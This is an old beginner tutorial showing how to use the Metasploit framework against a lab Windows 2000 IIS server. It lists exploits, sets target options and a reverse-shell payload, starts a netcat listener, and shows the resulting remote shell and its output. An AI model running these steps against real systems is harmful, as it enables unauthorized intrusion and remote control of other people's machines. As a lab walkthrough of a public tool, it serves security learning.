Metasploit for dummies.

by Philippe Bogaerts, alias xxradar
http://www.radarhack.com
mailto:xxradar@radarhack.com.


Version 1.0 11-08-2004

Introduction.

After a terrible day at work, I found nothing better to do then follow the advice of somebody I met on an IRC channel. I started to play with the new version of Metasploit. Since it is not the easiest tool to use, I decided to write down (for my sake ☺), how I got my first exploit working. The aim of the tutorial is not to explain how the exploits work, but more like a guide to get things going with Metasploit the first time.

Installation

An article on http://www.whitehat.co.il pointed me to http://www.metasploit.com/projects/Framework/downloads.html. I used the install for windows and it worked practically without any problem. The install binaries actually install Cygwin and the framework software.
Once you start the software, you should get some kind of shell.




```
+ -- --=[ msfconsole v2.2 [30 exploits - 33 payloads]

msf >
```

Lets try to do and old, but effective exploit against W2K, resulting in a command shell on the attackers machine.
Of course, this tutorial is for EDUCATIONAL use only, and should NOT be used against any production machines. All tests are done in a LAB environment.

3. Getting familiar.

The following commands will show the available exploits incorporated in the tool. This is of great help to obtain the right syntax later on.

```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  Credits                     Metasploit Framework Credits
  afp_loginext                AppleFileServer LoginExt PathName Buffer
Overflow
  apache_chunked_win32        Apache Win32 Chunked Encoding
  blackice_pam_icq            ISS PAM.dll ICQ Parser Buffer Overflow
  distcc_exec                 DistCC Daemon Command Execution
  exchange2000_xexch50        Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked   Frontpage fp30reg.dll Chunked Encoding
  ia_webmail                  IA WebMail 3.x Buffer Overflow
  iis50_nsiislog_post         IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow      IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll          IIS 5.0 WebDAV ntdll.dll Overflow
  imail_ldap                  IMail LDAP Service Buffer Overflow
  lsass_ms04_011              Microsoft LSASS MSO4-011 Overflow
  mercantec_softcart          Mercantec SoftCart CGI overflow
  msrpc_dcom_ms03_026         Microsoft RPC DCOM MSO3-026
  mssql2000_resolution        MSSQL 2000 Resolution Overflow
  poptop_negative_read        Poptop Negative Read Overflow
  realserver_describe_linux   RealServer Describe Buffer Overflow
  samba_nttrans               Samba Fragment Reassembly Overflow
  samba_trans2open            Samba trans2open Overflow
  sambar6_search_results      Sambar 6 Search Results Buffer Overflow
  servu_mdtm_overflow         Serv-U FTPD MDTM Overflow
  smb_sniffer                 SMB Password Capture Service
  solaris_sadmind_exec        Solaris sadmind Command Execution
  squid_ntlm_authenticate     Squid NTLM Authenticate Overflow
  svnserve_date               Subversion Date Svnserve
  ut2004_secure_linux         Unreal Tournament 2004 “secure” Overflow
(Linux)
  ut2004_secure_win32         Unreal Tournament 2004 “secure” Overflow
(Win32)
  warftpd_165_pass            War-FTPD 1.65 PASS Overflow
  windows_ssl_pct             Windows SSL PCT Overflow

msf >
```

If we need more information in how to use a certain exploit (for example, what parameters are required, …), we can simply use the ‘info’ command.

```
msf > info iis50_printer_overflow
      Name: IIS 5.0 Printer Buffer Overflow
   Version: $Revision: 1.28 $
 Target OS: win32
Privileged: No

Provided By:
    H D Moore <hdm [at] metasploit.com>
Available Targets:
    Windows 2000 SP0/SP1
Available Options:
    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    optional    SSL                  Use SSL
    required    RHOST                The target address
    required    RPORT     80         The target port

Payload Information:
    Space: 900
    Avoid: 13 characters
   | Keys: noconn bind reverse
Nop Information:
 SaveRegs: esp ebp
   | Keys:
Encoder Information:
   | Keys:
Description:
    This exploits a buffer overflow in the request processor of the
Internet Printing Protocol ISAPI module in IIS. This module works
against Windows 2000 service pack 0 and 1. If the service stops
responding after a successful compromise, run the exploit a couple more
times to completely kill the hung process.
References:
    http://www.microsoft.com/technet/security/bulletin/MS01-023.mspx
    http://www.osvdb.org/548
    http://lists.insecure.org/lists/bugtraq/2001/May/0011.html
msf >
```

Selecting an exploit

Once we decided to use a certain exploit, issue the command ‘use’.

```
msf > use iis50_printer_overflow
msf iis50_printer_overflow >
```

As you can see in the previous info dump, we need some parameters like the IP address and TCP port of the machine to attack.

```
msf iis50_printer_overflow > set RHOST 10.41.1.30
RHOST -> 10.41.1.129
msf iis50_printer_overflow > set RPORT 80
RPORT -> 80
```

To see, if a certain machine is vulnerable, we can always try to ‘check’ the machine for certain vulnerability.

```
msf iis50_printer_overflow > check
[*] The system does not appear to be vulnerable
msf iis50_printer_overflow >
```

Let’s try another machine…

```
msf iis50_printer_overflow > set RHOST 172.29.109.221
RHOST -> 172.29.109.221
msf iis50_printer_overflow > check
[*] The system appears to be vulnerable
```

To check the current parameters of the exploit:

```
msf iis50_printer_overflow > show options
Exploit Options
```

Exploit:	Name	Default	Description
optional	SSL		Use SSL
required	RHOST	172.29.109.221	The target address
required	RPORT	80	The target port

Target: Windows 2000 SP0/SP1

Selecting a payload.

Once we find a vulnerable server, we need to specify a payload. Actually this is the ‘DATA’ that will overflow a part of memory, resulting (in this scenario) in a shell connecting back to the attacking machine.

```
msf iis50_printer_overflow > show payloads
Metasploit Framework Usable Payloads
```

```
  win32_bind                 Windows Bind Shell
  win32_bind_dllinject       Windows Bind DLL Inject
  win32_bind_stg             Windows Staged Bind Shell
  win32_bind_stg_upexec      Windows Staged Bind Upload/Execute
  win32_bind_vncinject       Windows Bind VNC Server DLL Inject
  win32_reverse              Windows Reverse Shell
  win32_reverse_dllinject    Windows Reverse DLL Inject
  win32_reverse_stg          Windows Staged Reverse Shell
  win32_reverse_stg_ie       Windows Reverse InlineEgg Stager
  win32_reverse_stg_upexec   Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject    Windows Reverse VNC Server DLL Inject

msf iis50_printer_overflow > info win32_reverse
       Name: Windows Reverse Shell
    Version: $Revision: 1.23 $
     OS/CPU: win32/x86
Needs Admin: No
 Multistage: No
 Total Size: 357
       Keys: reverse
Provided By:
    H D Moore <hdm [at] metasploit.com>
Available Options:
    Options:    Name        Default    Description
    --------    --------    -------    -------------------------------
---------
-
    optional    EXITFUNC    seh        Exit technique: “process”,
“thread”, “seh
“
    required    LHOST                  Local address to receive
connection
    required    LPORT       4321       Local port to receive connection

Advanced Options:
    Advanced (Msf::Payload::win32_reverse):
```

```
Description:
    Connect back to attacker and spawn a shell
```

Once decided, specify the payload to use.

```
msf iis50_printer_overflow > set payload win32_reverse
payload -> win32_reverse
```

Setting the parameters for the PAYLOAD

The parameters we provide for this payload, are actually the IP address and port to which our reverse shell will connect. I used the default ports, but the fancy thing is that you can actually specify neither what port to circumvent a firewall!

```
msf iis50_printer_overflow(win32_reverse) > set LHOST 172.29.109.54
LHOST -> 172.29.109.54
```

Starting a listening netcat client on the attacking machine

No comment.

```
C:\tools>nc -l -p 4321
```

Exploiting

Once we are ready, issue the command ‘exploit’ and up you go. Check the netcat window!

```
msf iis50_printer_overflow(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Trying Windows 2000 SP0/SP1 using return to esp at 0x732c45f3...
[*] Exiting Reverse Handler.
msf iis50_printer_overflow(win32_reverse) >

C:\tools>nc -l -p 4321
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1878-1D6D

 Directory of C:\WINNT\system32
08/10/2004  11:37a      <DIR>          .
08/10/2004  11:37a      <DIR>          ..
08/29/2001  12:11p                 301 $winnt$.inf
08/29/2001  12:15p               2,952 $WINNT$.PNF
...


C:\>ipconfig /all
ipconfig /all
...
Controller (3C905C-TX Compatible)
        Physical Address. . . . . . . . . : 00-B0-D0-D7-79-6D
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 172.29.109.221
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 172.29.109.2
        DNS Servers . . . . . . . . . . . : 212.233.1.34
C:\>
```

Conclusion

I hope this tutorial helps people, new to the Metasploit framework (like me), to get a feeling about what is and guide them through the initial steps. Comments are of course welcome, mailto:xxradar@radarhack.com.

My experience tells me that this must be a very powerful tool, but you'll need some (serious) background to unveil the real power.

But remember, learning is fun ….